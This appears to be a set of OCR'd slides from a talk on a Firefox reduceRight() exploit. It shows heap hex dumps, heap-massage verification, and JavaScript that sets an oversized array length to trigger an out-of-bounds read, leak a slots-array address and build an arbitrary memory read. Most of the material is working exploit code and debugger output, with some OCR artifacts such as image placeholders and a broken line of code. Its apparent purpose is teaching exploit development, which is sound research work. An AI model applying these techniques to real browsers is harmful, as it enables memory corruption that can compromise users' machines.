03F8CA98  00 00 00 00 FF FF FF FF   ....
03F8CAA0  00 00 00 00 08 42 F8 03   ..''
03F8CAA8  A0 40 F8 03 01 00 00 00   ''@.
03F8CAB0  08 00 00 00 B8 CA F8 03   ▪.''
03F8CAB8  45 43 43 45 01 00 FF FF   ''@.
03F8CAC0  00 00 00 00 04 00 FF FF   ..◆.
```

- Array before relocation of slots array of the first array

Firefox reduceRight() Exploit



```
Address   Hex dump                 UNIC
03F8CA48  40 00 00 00 00 CE 14 06  @.''
03F8CA50  41 43 43 41 01 00 FF FF  ''ô.
03F8CA58  00 00 00 00 04 00 FF FF  ..◆.
03F8CA60  00 00 00 00 04 00 FF FF  ..◆.
03F8CA68  00 00 00 00 04 00 FF FF  ..◆.
03F8CA70  00 00 00 00 04 00 FF FF  ..◆.
03F8CA78  00 00 00 00 04 00 FF FF  ..◆.
03F8CA80  00 00 00 00 04 00 FF FF  ..◆.
03F8CA88  00 00 00 00 04 00 FF FF  ..◆.
03F8CA90  AC 5C 75 00 B0 5F 75 00  'u'u
03F8CA98  00 00 00 00 FF FF FF FF  ....
03F8CAA0  00 00 00 00 08 42 F8 03  ..''
03F8CAA8  A0 40 F8 03 01 00 00 00  ''ô.
03F8CAB0  08 00 00 00 B8 CA F8 03  ■.''
03F8CAB8  45 43 43 45 01 00 FF FF  ''ô.
03F8CAC0  00 00 00 00 04 00 FF FF  ..◆.
```




```
0614CDD8  42 00 42 00 42 00 42 00  BBBB
0614CDE0  42 00 42 00 42 00 42 00  BBBB
0614CDE8  42 00 42 00 42 00 42 00  BBBB
0614CDF0  42 00 42 00 42 00 42 00  BBBB
0614CDF8  42 42 42 42 43 43 43 43  ''''
0614CE00  41 43 43 41 01 00 FF FF  ''ô.
0614CE08  00 00 00 00 04 00 FF FF  ..◆.
```


- After relocation
- Slots-pointer has changed
- New slots pointer is 0x0614ce00
- At address 0x0614ce00 the first element is now stored (0x41434341) of type integer (0xffff0001)
- Right in front of the array the values 0x42424242 and 0x43434343 are stored
- Thus the heap defragmentation and heap massage worked!

Firefox reduceRight() Exploit

- Problem: We want to leak the address of the slots-array!
- But: slots array was relocated, thus slots-array ptr can‘t be leaked!
- Solution: create two arrays!




Firefox reduceRight() Exploit



```
Address   Hex dump                  UNIC
03F8CA48  40 00 00 00 00 CE 14 06
03F8CA50  41 43 43 41 01 00 FF FF
03F8CA58  00 00 00 00 04 00 FF FF
03F8CA60  00 00 00 00 04 00 FF FF
03F8CA68  00 00 00 00 04 00 FF FF
03F8CA70  00 00 00 00 04 00 FF FF
03F8CA78  00 00 00 00 04 00 FF FF
03F8CA80  00 00 00 00 04 00 FF FF
03F8CA88  00 00 00 00 04 00 FF FF
03F8CA90  AC 5C 75 00 B0 5F 75 00
03F8CA98  00 00 00 00 FF FF FF FF
03F8CAA0  00 00 00 00 08 42 F8 03
03F8CAA8  A0 40 F8 03 01 00 00 00
03F8CAB0  08 00 00 00 B8 CA F8 03
03F8CAB8  45 43 43 45 01 00 FF FF
03F8CAC0  00 00 00 00 04 00 FF FF
```


- Use a length value of 0xc0000000-13 in the second array to disclosure the new slots-array address

Firefox reduceRight() Exploit



```
function leakAddressOf_infoDisclosure_slot() {
    var leak_arr_len = 0xc0000000-13;
    mem = [];
    var leak_func =
        function bleh(prev, current, index, array) {
            if(typeof current == "number"){
                mem.push(current);
                //alert(myHex(current));
                throw "stop";
            }
            alert("ERROR occured!");
            throw "error";
    }
    var addr = 0;
    // === TRIGGER START
    arrayToGetAddrOf_infoDisclosure.length = leak_arr_len;
    try{ arrayToGetAddrOf_infoDisclosure.reduceRight(leak_func,1,2,3); } catch(e){ }
    // === TRIGGER END

    mem = nicer(mem);
    /* Hexdump for debugging
    dump.innerHTML = "TEST: " + convert(mem);
    */
    addr = dw2int(mem[1]);
    return addr;
}
```


Firefox reduceRight() Exploit



```
var checkMem = leakValueBefore_infoDisclosure_slot();
addInfo("-) Checking value in front of infoDisclosure array (was heap massage successfull?)");
var first4Byte = dw2int(checkMem[0]);
var second4Byte = dw2int(checkMem[1]);
if(first4Byte != 0x42424242) {
    addInfo("\tFirst 4 bytes are wrong!";
    return;
}
addInfo("\tFirst 4 bytes are correct!");
if(second4Byte != 0x43434343) {
    addInfo("\tSecond 4 bytes are wrong!");
    return;
}
addInfo("\tSecond 4 bytes are correct!");
```

- Verification code to check if heap defragmentation and massage worked
- As already discussed the values 0x42424242 and 0x43434343 must be in front of the slots-array

Relative to absolute info leak




```
var str = arbitrary_leak_string(addr_of_infoDisclosure_slot-(8*20), 4*2);
addInfo("-) Checking if arbitrary info leak is working...");
if(str != "BBBB") {
    addInfo("\tDisclosued string is wrong! Assumed we find BBBB but it was " + str);
    return;
}
addInfo("\tSuccessfully disclosued string BBBB, arbitrary leaking is working!");
```

- Next step is to convert the relative information leak (where a length value with a relative offset must be used) to an arbitrary information leak (where any address can be disclosed)

